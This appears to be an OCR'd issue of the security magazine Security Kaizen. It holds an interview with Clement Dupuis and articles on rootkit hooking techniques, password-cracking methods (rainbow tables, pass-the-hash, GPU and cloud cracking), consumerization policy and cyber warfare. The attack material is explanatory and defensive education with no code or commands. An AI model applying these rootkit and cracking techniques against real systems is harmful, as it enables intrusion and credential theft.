I believe that in order to have "Cyber Revolution", we need to implement systems in our countries which bring technology into our daily lives. And since secure voting is a crucial step in bringing trustworthy entities for the sake of serving our people, then special attention should be paid to deploying "Electronic Voting" in our countries.

About the author:
Five Years of Experience in Information Security Consultation Field & possess deep knowledge and understanding for security threats & countermeasure, security products & technologies, Information security management systems, networks & operating systems. Having been in Banking Field for 2 years where Money talks and Security is a great concern there and also in Information Security Consultation Field giving consultation and advisory actions to customers to get the best of the breed from security solutions and secure the organizations which have different concerns & Business Objectives. I have right now Security Certifications like CISSP, CCSP, SSCP and have a good networking/Telecommunication background.

1 Adopted from Bruce Scheier Blog - Schneier on Security

2 Definition as per Wikipedia

An Interview with
Clement Dupuis

By Moataz Salah

Clement Dupuis
Founder and Maintainer of
the CCCure Family of Portals

Clement Dupuis is a man that you can't prevent yourself from respecting his thoughts and his principles. His principles and beliefs were one of the main reasons to launch our magazine, Security Kaizen Magazine. Two years ago, I started quoting one of his famous sayings in my lectures "Don't be a leacher, Don't suck people blood till you get all the information you need , share your knowledge even with just a comment"

• Can you introduce yourself to Security Kaizen Readers?

Good day to all,

My name is Clement Dupuis, I am the founder and maintainer of the CCCure Family of Portals. Twelve years ago I started to dedicate all of my free time to "Giving Back to the community" which has been a way of life since then.

I had the privilege to work for 20 years for the Canadian Department of Defense and was exposed to radio communication, satellite communication, and finally I got into the computer world.

I was one of the very early pioneer who was attempting to use the Personal Computer (PC) in places and in ways it was never, ever attempted before. I had to combine modern equipment with outdated radio communication. Often time we had to talk with the engineer that wrote the software to make things work. There was no better way to learn the details behind the interfaces that we were using.

Networking, Personal Computers, Server, and making them work together has been a hobby of mine for more than 20 years. It is always a privilege to have your hobby as your full time job.

• What made you take the Free Information Sharing Route instead of selling your knowledge?

As you get past 50 years of age you realize that you do have quite of bit of wisdom and knowledge that you have acquired over the years. At one point you need to get someone ready to take over from you and finally retired.

I am from a small lumberjack village in the deep woods of Quebec, Canada. In my village people always help each others, skills and knowledge are passed from father to son for generations, I taught doing the same on the Information Security side could be a very interesting project.

It started as a hobby and today the Family of Portals reaches over 150,000 security professionals in more than 120 countries around the world. It does make me feel proud when someone sends me a message to thank me and my team for the work we are doing in helping the community.

I was asked many times WHY I do not charge a fee on some of my portals. With the number of members we have we could be millionaire if I would have charged $10 per person. We all need money, however we never have enough, it is a never ending story. Above money there are people, when I am able to contribute to someone career and help them progress and reach higher, I feel a lot better than getting $10 as a fee. People should always be priority number one.

• Can you give us more ideas about your free information sharing web sites and the free Services you deliver?

Our portals contains large collection of Documents, links, forums, mailing lists, cram study guides, quizzes, and a whole lot more.

The portals are large containers of knowledge that constantly get updated and better as more and more people are contributing.

• What problems did you face when you started your free information sharing web sites?

The first 4 years were very lonely, you spend all of your free time building content, answering queries, and you do not see anything being returned to you. Then all of a sudden my site was listed in books and magazines which drove a lot of traffic to it.

I felt like quitting the whole project many times. There were days when I would get negative feedback that made me feel like pulling the plug. However, my wife who is the calm and moderate person behind me would always remind me that for every negative message I have most likely received 100 positive message. After a while you learn to concentrate on the positive and accept that you cannot please 100% of your visitors.

Time has always been my biggest challenge over the past 10 years. Maintaining portals is VERY time consuming.

• Which Security Conferences Clement Dupuis must attend every year?

There are a few that I always attempt to attend such as BlackHat, Defcon, CanSecWest, and Hacker Halted. They are some of the largest and also some of the best conference that exists out there.

• You are a big fan of CISSP, why is that ?

There are a lot of misconceptions related to the CISSP certification. It is NOT a technical certification, however it forces a Security Professionals to learn more about domains that he would not get exposed to in his daily tasks.

The CISSP shows that a Black Box approach to security will not work. You can stack 10 security appliances and they will still be ineffective is there is no policies, procedures, or processes in place.

People have to realize that only hardware or software is not the answer to security. You have to have a good mix of policies, people, and process, the 3 P's.

I was one of the first person to become a CISSP in Canada. I saw that it was a great package but there was no resource to prepare for it. This is when I decided to create the CCCure.Org web site. I wanted to help other in becoming certified and by the some token better understand what security is all about.

• What is your Plan for the next coming years ?

I am now at the point where my portals needs to move to a better platform that will integrate with the viral world of Social Media. This is one of the major project to come.

I also need to categorize content by geographical location. People loves to know what is in their backyard and what resources they have locally.

Adding a few more certifications is also on the menu. Cloud Security and Risk Management comes to mind.

• Can you rate the top 5 magazines in the Security World?

This is a tough one. Some magazines cater to management, some others cater to Security Testing, some will be for programmers, as you might have guessed I read a lot of security oriented magazines. On my short list I do have:
- 2600 Quarterly
- Club Hack Magazine
- Hakin9
- HITB Magazine
- (IN)SECURE
- MISC Magazine
- Professional Tester
- SecurityActs
- Security Kaizen
- The Hackademy Journal
- Uninformed

• What is your Comment about Security Kaizen Magazine ? and what is needed to rank it as one of the best magazines in Information Security field in the world?

Security Kaizen is a very interesting magazine and once I read through the first edition I know that it is a magazine that will only get better with time. The magazine is very young compare to other magazine that exists out there.

The success will depend on a few things: Content, Content, and Content

If your provide great content the readers will come to read it. From what I have seen so far you are on the right path to do so.

Last but not least, ask for feedback and listen to your readers. Ask them what they wish to get and provide it to them. All of this will make it a great success.

• From your experience, What is mostly needed in the Middle east and arab countries to help them be an added value in the information security field instead of just importing technology

There is already an amazing number of software and hardware company coming from the Middle east and Arab countries. Unfortunately some are nice players or are not recognized in their own country.

Information Security and it's associated technologies are still something that is up and coming in those regions. Leadership must start at the top at the government level. Cyber Security should no longer be seen as a luxury but as a necessity to security conduct business in a connected world.

For the first time in history companies have suffered more losses and fraud online than the physical world in 2010. Where there is financial transaction and money involved there is also crime. The online world is no different than the physical world, in fact it is a lot easier to commit crime online than risking being caught in the act doing a physical crime.

Sharing information, Educating more people about these issues, and create a climate favorable to endless learning is one of the most effective tool one can use against criminal activities over our networks and systems.

ROOTKITS: A DEEPER LOOK

By Amr Thabet

1. What is rootkit?

The rootkit is simply a programme that gives you a permanent access to the "root", which is the highest privileged user in UNIX system.

The rootkit can easily control the system or modify it on the fly to force it to hide the presence of a specific virus or spyware.

2. Why rootkits?

It gives you a permanent access to the infected machine. For as much as hackers' belief, it is not only enough to penetrate a system or compromise its security defenses, but also the ability to stay hidden in the system to spy or control it for your desired needs is a must.

Therefore, rootkits are mainly created to hide the hacker inside the system from administrators, file monitors and firewalls. Some of the hiding techniques are hiding files in the hard disk, a connection port, some registry keys or a running process in the machine.

Furthermore, some other rootkits are especially created for other needs, like keystroke monitor (keyboard spy), or packet sniffer, which is a program that monitors all the data that is sent or received in the computer in order to steal passwords or credit cards.

3. Some Definitions:

1. User-mode Vs. Kernel-mode:

The computer processor has some type of security called rings. Rings are simply a set of privileges or restrictions, which enable hackers to work on them.

There are four rings and they begin with ring-0, which is the highest privilege and it is called kernel-mode. Ring-3, that is, the lowest privilege and is called user-mode. All applications run in user-mode and have specific privileges which they, by all means, cannot exceed. When the operating system runs in the kernel-mode, which has the highest privilege, it can do everything ranging from modifying the memory of the system, modifying the setting of the processor, to sending and receiving signals from computer devices.

There is a single way to jump from ring-3 to ring-0, which is done by a processor instruction named "Sysenter" - System Enter, to call a specific function in the operating system.

2. Patching and Hooking:

Hooking is a term given to the process of intercepting or interrupting a call to a system function like zwQueryDirectory File. Some examples are query files, which either function as modifiers to the input (the path to a certain folder whose files need to be queried), or modifiers to the output (deleting the name of a specific file in order to hide it).

Patching, in like manner, is very similar to hooking. Patching means modifying; modifying the first instructions of a specific function to hook the inputs or the outputs of this function.

4. Types of Rootkits:

1. User-mode Rootkits:

This type of rootkits is simply working in the user mode and it hooks some functions in a specific process, sometimes it loops on all processes except the system processes. It is done by injecting a code inside the virtual memory of this process, and then it patches the first instructions of the hooked function to force it to call the injected code.

Hence, the injected code modifies the input of this function, and then resumes the hooked function to modify the output of the very same function, and at last returns again to the process.

2. Kernel-mode Rootkits:


On the other hand, kernel-mode, the second type of rootkits, works inside the system. These rootkits are installed as device drivers and they have the ability to modify the system functions or hook I/O request packets (IRPs), which are sent to the device drivers for the purpose of modifying the inputs and outputs to this device driver.

Kernel-mode rootkits can hook all processes, including system processes at once; however, they are harder to detect and remove.

The problems of kernel-mode are mainly due to it being hard to program and very sensitive to the changes of the operating system, and sometimes sensitive to the changes of devices too.

5. How Rootkits Work?


First of all, how Windows works should be understood. Windows is an operating system created to become a layer between the hardware devices and the software applications and users.



It is created to be non-sensitive of the hardware changes, to support multiple users and processes (applications), and to support system security from malformed processes and from users to users.

It supports a static interface between applications and hardware devices called Application Programming Interface (API). This interface includes many functions that do everything like managing files and directories, internet, connectivity and so on.

In order to understand the tricks of the rootkits, the way the interface works should be first understood. Thus, the life cycle of executing an API like "FindFirstFileA()" from user-mode to kernel-mode, to the device itself is shown below in this figure.



Each step is explained, in addition to the hooking mechanism that is used by rootkits.

1.User-Mode Part:

At the user-mode, the applications have the ability to call a function of hundreds of functions in the Windows' interface (APIs), and as it is seen in the last example, the application calls to FindFirstFileA(), which calls to another API named ZwQueryDirectoryFile(), which calls to KiFastSystemCall(), which executes a processor instruction "Sysenter" that converts you from user-mode to kernel-mode and executes another function in the system in the kernel-mode named KiSystemService()

At this part, the user-mode rootkits, as previously explained, have the ability to hook one of these functions by patching its first instructions by another which allows the rootkit to change the inputs or the outputs of these functions.

2. SSDT:

While executing "Sysenter" instructions, the processor converts **you** into the kernel-mode (ring-0), and executes KiSystemService() function which search in an array named "System Service Dispatch Table (SSDT)" with the function number as an index in the array and gets a pointer to another function (for the last example NtQueryDirectoryFile()) and then calls to this function and the execution in the kernelmode continues.

At this part, the kernel-mode rootkits, as explained above, have the ability to change the pointer to a function in the SSDT array with another function inside the kernel-mode rootkit.

Additionally, other rootkits prefer to hook these functions by patching its first instructions like the usermode rootkits.

3. Device Drivers:

After executing ntQueryDirectoryFile() function, this function sends to the related device driver a request named "I/O Request Packet (IRP)" to query on a specific directory. This packet will be received by the appreciate device driver and all device drivers attached to it.

Windows allows device drivers to be attached to any device driver to filter its input, change its output or complete the request without the need of the real device driver itself.

These device driver filters have the ability to change the inputs, as the IRPs were first received, and have the ability to set a function named "IOCompletionRoutine". The IoCompletionRoutine is executed after completing the request and before returning to user or the user-mode application.

IoCompletionRoutine has the ability to change the outputs of this request in order to hide files, for example, or make any other changes.

In a like manner, the rootkits have the ability to filter the inputs and the outputs of any request.

Regarding the last example, the rootkit could change the results of this query to hide a file or change its name in the results of QueryDirectory IRP.

4. Communicating With Devices:

After the device driver gets the IRP, the device driver communicates with the related device, the Hard Desk for instance, by sending signals to this device or receiving signals from it.

After getting the reply from the device, the device driver changes the output to the standard shape for windows or converts the output into a more higher level and then returns to the user-mode application after calling to IoCompletionRoutine.

In this stage, the rootkits cannot hook the signals to the devices, but some rootkits with another tasks, such as Key Loggers or Packet Sniffers, could communicate to the device directly to receive the pressed keys or send an internet packet by passing with this way and software filters or any hooker.

This part is very sensitive to the changes of the hardware, which is a very hard task to work on, and actually it is only used by the elite hackers as most people say.

CONCLUSION:

The rootkit is considered a programme or a tool that gives the root privileges to be used for the purpose of hiding the presence of a specific virus or spyware. This tool uses the hooking mechanism to filter the inputs or outputs of the system functions, either in a user-mode or kernel-mode, to hide the malware process. By the same token, it can hide files from the outputs of any query as if there is no malware in the computer.

Some other rootkits use these privileges to log the key presses or sniff the internet packets to steal passwords or intrude on someone's privates.

It is also described above in this article the life system cycle to execute a system query from the usermode to the kernel-mode to the hardware devices to reply to someone's request in a high level reply with the transparency of the hardware changes.

About the author: I'm Amr Thabet. I'm a Freelancer Malware Researcher and a student at Alexandria University faculty of engineering in the last year.
I'm the Author of Pokas x86 Emulator, a speaker in Cairo Security Camp 2010 and invited to become a speaker in Athcon Security Conference 2011 in Athens, Greece.
I begin programming in 14. I read many books and researches in the malware, reversing and antivirus fields and a I'm a reverser from nearby 4 years.

References:

1. *Addison Wesley Professional Rootkits - Subverting the Windows Kernel*
2. *The Rootkit Arsenal : Escape and Evasion in the Dark Corners of the System,* by Reverend Bill Blunden
3. Rootkit - Wikipedia, the free encyclopedia, at this link: http://en.wikipedia.org/wiki/Rootkit

Pass Word Crack

By Ahmed Saafan

Since a long time, passwords have been the most popular way for authentication and proving identity. Some new biometric techniques have evolved recently and have proven great accuracy and security. However, they are not used except in very sensitive places due to their high cost. Hence, passwords are the main method of authentication used in networks. This article is about password cracking techniques, optimisations, and tools.

According to the information base that the cracker has, password cracking may be classified into two types: informed cracking and uninformed cracking. In informed cracking methods, the cracker has prior knowledge about the password. This knowledge could be the password key space (i.e. the possible combinations of the password), the password structure (for example, the fist character must be a number and the following characters must be at least 6 alpha-numeric), or the cryptographic hash (i.e. The output of a non-revisable mathematical function applied on the password). On the other hand, in uninformed cracking, the cracker has ultimately no information about the password. It is noteworthy to mention that password cracking in this context means passing through the authentication challenge successfully regardless of knowing the original password.

Brute Force

Brute forcing is the most basic method for cracking a password. It can be used regardless of the cracker possession of the original hash value. If the cracker has the hash, the process will try all different possibilities and combinations of the password until the hash of the attempted trial matches the original hash value. Otherwise, in an uninformed cracking, the regular authentication procedure has to be used in trying all different possibilities along with a way to identify the successful log in attempt.

The obvious time limitation is what makes this attack almost unfeasible in its original form, given that the password is cryptographically secure enough. However, there are several variations to this attack discussed later that might be feasible to use in cracking complex passwords.

A very common programme for multi-threaded (parallel) password brute forcing is THC Hydra, which has been updated recently to support advanced CPU optimisation techniques [1].

Dictionaries

A natural enhancement to the brute force approach is trying to narrow down the possible password key space. It is a common human nature to choose understandable words for the password. This, unfortunately, eliminates a big search space of the non-readable character combinations, and simplifies the mission for crackers. A dictionary attacks against a password exploits this human vulnerability by using dictionary words as the main source of the key space. This attack can be done on either the original hash or the authentication mechanism, in case the hash is not available.

Thanks to electronic social media; the overall security awareness is in a state of continuous improvement. It is getting harder for crackers to guess passwords, because people are starting to use more complex words. Despite being complex, the words are still readable. Hence, a few optimisations are devised by crackers to improve dictionary attacks:


Customized Dictionaries:

Typically, people choose passwords relevant to their context. A slew of tools are out that analyse human profiles (Facebook accounts, blogs, Websites ...etc) to generate a word list of password candidates. This word list is later used as the key space for brute forcing. This technique has been proven to be one of the most effective methods in penetration testing. Common password list generator tools include (CUPP, CeWL, and Crunch).

Hybrid Optimisations:

Another password choosing habit that can be abused is when a user slightly modifies a dictionary word to be a non-dictionary, and uses it as a password. Words such as (pa$$w0rd, koolB0y, applepie ...etc) are technically not dictionary words. However, a relationship exists between those passwords and dictionary words. There are several hybrid optimisations that take advantage of this human vulnerability in order to produce a better password guessing schema. Xieve technology is devised by Passware to predict possible human readable alterations of dictionary words [5]. It uses an algorithm that mutates and combines dictionary words to produce a slightly bigger enhanced key space which are still orders of magnitude smaller than the original full key space, but way more capable of finding the correct password.

GPU Optimizations: Another orthogonal aspect for password cracking optimisation is the hardware dimension. Modern Graphical Processing Unites (GPUs) can be used to optimise password cracking methods due to its vectorisation. They support complex vector processors that are capable of bulk vector computations. Typically, this is used for graphical processing. However, it is also very handy in password cracking due to its high parallelism. Crackers use GPU frameworks to boost password cracking by arranging password key space values into vectors with the maximum size that the GPU processor can handle at once, and process those combinations in bulks as a single trial. Obviously, the more powerful the GPU is, the more speed-up gain is achieved; one GPU processing cycle trial could include more than 10 key trials. According to Elcomesoft, a security research company specialised in password cracking; the speedup can reach 50000% [8]. The chart below (by ElcomeSoft) shows the possible speed-up gain for different GPUs.



Rainbow Tables


In informed cracking, when the cracker has a hold of the password hash, the original password cannot be inferred due to the inherent non-reversibility of password hashes. So, it is a matter of trial and error. Password cracking using rainbow tables is typical in such scenarios. It is an example of the classic time-memory trade-off. In the original brute force method, the cracker must try to hash all possible passwords to compare it with the original hash each time a cracking procedure is in place. Rainbow tables, on the other hand, utilise pre-computed look-up tables for all the key space required to brute force. And when a given hash is required to be cracked, the problem is transformed to a search problem where the cracker is only going to look up the correct hash value in the pre-computed tables.

Rainbow tables cracking typically reduce the complexity of finding the correct password to orders of magnitude of its rival brute force methods. According to a security researcher at "the coding horror" security blog, the password "Fgpyyih804423", which is considered a secure password, can be cracked in 160 seconds [4]. You can get the pre-computed rainbow tables for most known algorithms from a number of commercial websites, such as rainbowcrack [2] and ophcrack [3].

Pass-the-hash

If the cracker already has the password hash, and the server uses the password hash only to prove the users identity (e.g. windows network authentication), the cracker then can create a custom script that just sends the saved hash to the server when requested without knowing the original password. Since the server does not know if this hash is generated on the fly or cached, it will authenticate the cracker as a benign user [6]. The figure below shows a typical authentication scenario for a user trying to access a resource on a file server. Now, what if someone tapped the line, captured the sent password hash in step 6, and replayed it later on without knowing the password? He will be granted access (under certain conditions).

Pass-the-hash is very effective in cases of repeated or static server authentication



challenges such as the windows net-bios file sharing protocol. A common tool used for pass-the-hash attack is Pass-The-Hash Toolkit from security-database [7]. Also, the notorious Metasploit Framework has pass-the-hash capabilities.

The Cloud

Cloud computing is "the trend" nowadays. Unless you have been hiding under a rock for the last two years, you must have heard about cloud computing. Amazon Elastic Cloud Computing (EC2), and Microsoft Azure are popular examples. With such gigantic infrastructure available on-demand, crackers are leaning towards using it for evil. Distributed computing systems can be used to divide the password trials among the working cluster, since the password cracking process is naturally divisible where each node in the cluster would try a subset of the key space.

You can start a 100 node high computing cluster with high end GPU capabilities and use it in parallel to crack Ultra complex passwords in a matter of minutes! A German hacker recently cracked a SHA-1 hash for 2$ according to the register security magazine [9]. Also, a security white hat, Moxie Marlinspike, created a cloud WPA cracker for 17$/password, which is able to crack any WPA password in less than 20 minutes [9].

CONCLUSION

It is very clear that black hats are moving towards more convoluted techniques to crack passwords. A highly technical cracker now would try to pass the hash, create a profile for the target user to infer a password key space, optimize and enhance the key space using mutation algorithms, and at the end, buy some rainbow tables online, or rent an on-demand cluster from a cloud infrastructure service, and that's it… your password is cracked! Even worse, a bot-master who controls a herd of zombies (botnet) through Trojan horses can use the botnet capabilities to crack passwords pretty much the same way it would be done using cloud computing, only for free!. Therefore, one should be very vigilant when choosing a password, because no one knows what is lurking in the dark hallway.

About the author: Ahmed Saafan is a senior information security analyst and the technical team lead of Raya IT Security Services Team (RISST). Saafan, the founder of RISST's application security division, is specialized in software security and advanced penetration testing.

References

http://freeworld.thc.org/thc-hydra/
http://project-rainbowcrack.com
http://ophcrack.sourceforge.net
http://www.codinghorror.com/blog/2007/09/rainbow-hash-cracking.html
http://www.lostpassword.com/attacks.htm#xieve
http://www.sans.org/reading_room/whitepapers/testing/crack-pass-hash_33219
http://www.security-database.com/toolswatch/Pass-The-Hash-Toolkit-v-1-4.html
http://www.elcomsoft.com/eprb.html#gpu
http://www.theregister.co.uk/2010/11/18/amazon_cloud_sha_password_hack/

A Simplified Approach to Achieve Security in a Consumerized Environment

By Vinoth Sivasubramanian

Abstract: *This paper looks at simple ways that can be adopted by anyone into their IT environment. Without a doubt, those ways greatly help Information Security personnel to strike the right chord between security and consumerism.*

Introduction: Consumerization is the latest catch phrase in the workplace. With the growing penetration of broadband and mobile technologies, the tools used in the workplace are changing rapidly. Earlier equipments and technologies used to be released in enterprises and then in marketplaces, but this trend is highly reversing nowadays. They are introduced first in the marketplace, and then, they make their own way into enterprises. Facebook, iPhone and Google Android are typical examples. A recent Unisys study, conducted by IDC[1], exposes a troubling gap between the activities and expectations of new generations of iworkers, and their employer's readiness to manage secure rand support this movement and capitalise on it. Capitalising the movement means boosting productivity by facilitating it with new ways of connecting and sharing, staying competitive as an innovative company and a workplace, and of course delivering IT flexibly while managing security.

These are various methods on how the security personnel can go about to achieve the right balance between IT security and consumerization.

Know your Threats:

Knowing and documenting the source of threats is the first basic step. A simple documentation template is shown below. The purpose of this template is to serve as an example and it is intended for it not to be complete.

Threat Source	C	I	A	Description of source and their potential threats.
Web 2.0 Applications	□	□	□	Web 2.0 Applications, such as Wikis, and RSS feed can embed malicious links, which can induce the user to enter into malicious sites/download malware/ zero day threats to their computers that destroy the CIA of the organization.
Social Networks	□	□	□	Social networks serve as fertile grounds for information leakage, malware and crime ware.
Personally owned Devices	□	□	□	Personal laptops/mobiles may lead to malware/virus/ information leakage.
New Devices	□	□	□	Newly introduced devices in the marketplace may have potential threats; malware/virus/information leakage.
New Tools	□	□	□	New tools introduced into the environment by users, such as a new mail client. Their potential threat is malware/virus/information leakage.

Classify Data:

Information security professionals should be highly aware of which kind of data needs to be secured. They must assess which information is valuable and which is not, and be able to strike the balance between protecting custodial data, secret data and usual business data. According to a 2010 Forrester research study, security teams need to focus more on protecting secret data that provides long-term competitive advantages such as mergers and acquisitions product plans, earning forecasts and trade secrets, and other data that damage their reputation rather than protecting usual business data. Example earning reports of many public listed companies are posted into their websites which need not be protected at all.

Establish Sound Security Policies:

At the minimum, an information security policy revolving around consumerisation must contain the following.

1. Mandatory encryption of any company owned secret/custodial data on their personally owned mobiles/devices
2. Mobile devices that are used for business must have the potential to have their data remotely wiped
3. Mandatory health checks of laptops connecting to the corporate network via network access protection to be performed to ensure that the laptops adhere to the security standards of the company
4. Mandatory encryption of communications in transit between employees owned devices and the company network via VPN
5. Enforce sync parsing to control which data types can be synchronized between mobiles and the computer of the organisation
6. Enable the biometric technology on company owned mobiles

White List Consumer Software:

Consumer software are those that can be used on the computers of the organisation, such as Skype, iTunes, etc, and then they are easily published on the organisational portal. In addition, this list is circulated through other internal communication mechanisms of the organization. Any other consumer software that needs to be used will be incorporated into this white list only after getting the go ahead from the "IT Security Team".

Information Security Awareness Campaigns:
Reigning in a comprehensive information security awareness campaign will measure the awareness level through frequent and infrequent quizzes and tests. Thinking of various methodologies on how best to reach out to all employees within the organization, and involving all employees of the organization right from senior management to contract employees are two things to be taken into consideration.

Enforce Policy Monitoring Tools:
Once policies are understood and accepted, then comes the need to enforce policies and monitoring tools just to ensure compliance to the same. This is where technology comes to our rescue. The usage of technological tools, such as VigilEnt Policy Center, will ensure the levels to which policies are being followed in addition to reporting deviations on a real time basis.

Restrict Mobiles in Designated Areas:
The usage of mobile equipment in sensitive areas such as the data center should be restricted, and monitoring the data center 24/7 through a CCTV camera is essential. Certain steps like maintaining the records of the CCTV camera for at least a period of 3 months is recommended. This can be securely disposed off or archived with necessary approvals.

Employ Location Based Technology:
This is a new trend in technology which uses Global Positioning Systems. Information security managers and personnel can monitor in real-time the location of employees and limit or disable their ability to access sensitive information, and they can go on conducting sensitive transactions in areas, such as coffee pubs, etc. The use of advanced technologies such as these will also enable security professionals to track employee's activity when he/she is deploying overseas.

Deploy Virtualized Desktops:
When virtualised desktops are deployed, employees can access information on their personal devices; but the core infrastructure and data remain on corporate servers behind the firewall.

Separate Networks Based on Data Access:
Creating separate VLANs for data accessed from home and other locations will ensure that the core corporate network is available in the event of an incident occurring due to malware/spyware, etc. Moreover, creating separate VLANs for accessing corporate data using personally owned devices ensures that rogue equipment do not get directly connected to the corporate network without the help of an insider.

Deploy NAC/NAP:
Implementing Network Access Control/ Network Access Protection ensures that personally owned devices and mobiles that connect to the corporate network have met the security standards of the company in reference to antivirus/latest patches and so on.
Incident Management System: In spite of best efforts, a security incident can very well happen in a consumerised IT environment; so having a mature incident management system in place is vital to isolate the incident and to ensure the availability of systems, which will both lead to the continuity of the business.

Change Management Methodology:
Employing robust change management methodologies is important to ensure that all new tools/devices which are to be used in accessing data from the corporate network will need to go through a change management process. This helps to make sure that all consumer items are evaluated properly before they are released into the corporate environment.

CMDB:
Benchmarking all consumer software, tools, devices and equipment as per good security practices, and having a configuration management database for all tools/devices will ensure that any new devices, that fall under this category, will match to these new standards. Creating awareness to everyone using internal communication mechanisms is a must.

Deploy Integrated End Point Solutions:
Deploying integrated end point management solutions with a centralised management console is required to ease the administration effort required from security administrators.

Conclusion: While consumerisation is a healthy phenomenon, the security threat brought about is real. Security administrators can take simple proactive steps such as these to address threats brought about by consumerisation. By using the right mix of processes, procedures, awareness and tools, they can always ensure security and consumerisation which are in sync with each other.

References:

[1]: http://www.unisys.com/unisys/ri/topic/researchtopicdetail.jsp?id=700004.

About the Author: I am currently working with UAE Exchange Center LLC as Manager – IT Audit. I have around 7+ years of experience in information security in various domains such as finance, telecommunication and consulting. My great passion towards information security is the secret of my success. I am also a member of International Cyber Ethics, and an ISSA educational advisory committee member. You can contact me on the following email-address: vinoth.sivasubramanian@gmail.com

Cyberspace as a War Fighting Domain

By Paul de Souza

CSFI mission:
"To provide Cyber Warfare awareness, guidance, and security solutions through collaboration, education, volunteer work, and training to assist the US Government, US Military, Commercial Interests, and International Partners."

One of the big challenges that most cyber commanders have, or for that matter anyone who is responsible for protecting cyber systems, is to make the connection between cyber operations and kinetic warfare. The virtual battlefield has many of the elements found in the physical domains of land, air, space, and sea.
Deputy Defense Secretary William J. Lynn, III said, "Information technology provides us with critical advantages in all of our warfighting domains, so we need to protect cyberspace to enable those advantages." One of the discussions taking place around the world revolves around the fact that the cyber domain is a unique one. There is wisdom is this thought process as cyber demands unique skills sets and capabilities; however, much of the warfare strategies, tactics, doctrines and policies used in the physical domain can be applied to the cyber domain without the need to reinvent the wheel. Our cyber community should leverage these analogies more often.
One of the major changes in thinking coming from the USAF is the acknowledgment that unplugging the Internet due to cyber-attacks is NOT an option and that our cyber commanders must fight through the attacks and continue to be operational regardless of the intensity and sophistication of cyberattacks.
Mission assurance became a key component of any cyber operation.
However, in the cyber domain, it remains true that the reaction time is much faster than the other domains. One of the classic shared components is the human interface with the domain and how the private sector can influence and shape the cyber battlefield much like the role of non-combatants in the terrestrial domain.
Much like the US, many nations are viewing cyberspace as a war fighting domain, and thus, many countries have been working around the clock to create cyber commands in the hopes of being able to carry out both defensive and offensive cyber operations. While this seems to be the natural course of action, the lack of doctrinal substance, proper strategy and operational know-how by some nations could destabilize the cyber domain and create economic, political and military tension. Proper education and training in the area of cyber warfare is one of the key elements to help nations properly develop their defenses responsibly and be able to fully comprehend cyberspace as a war fighting domain without compromising the freedoms of other state actors.
Some of the unique characteristics of the cyber war fighting domain are:

Decentralized
Privately owned (85% of the Internet) and globally operated
Unclear boundaries
Fairly deregulated
Friend and foe traversing the same virtual space
Many unsupervised points of entry
Lacks attribution
Interdependent (domino effect)
Not resilient or secure enough
Some of the shared physical domain components are:
Human interaction
Political influence
Similar command and control
Similar mission sets
Areas of effect

As the Internet innovates and our world moves into a more dependent cyber reality, we must also defend our cyber freedoms and the ability to exist as businesses and as sovereign nations in cyberspace. Every cyber citizen should have the right to operate responsibly in cyberspace and maintain the integrity of his or her activities in the virtual world.
The militarization of some elements of the internet along with collaboration efforts between the private and public sectors become a necessity for one's survival.

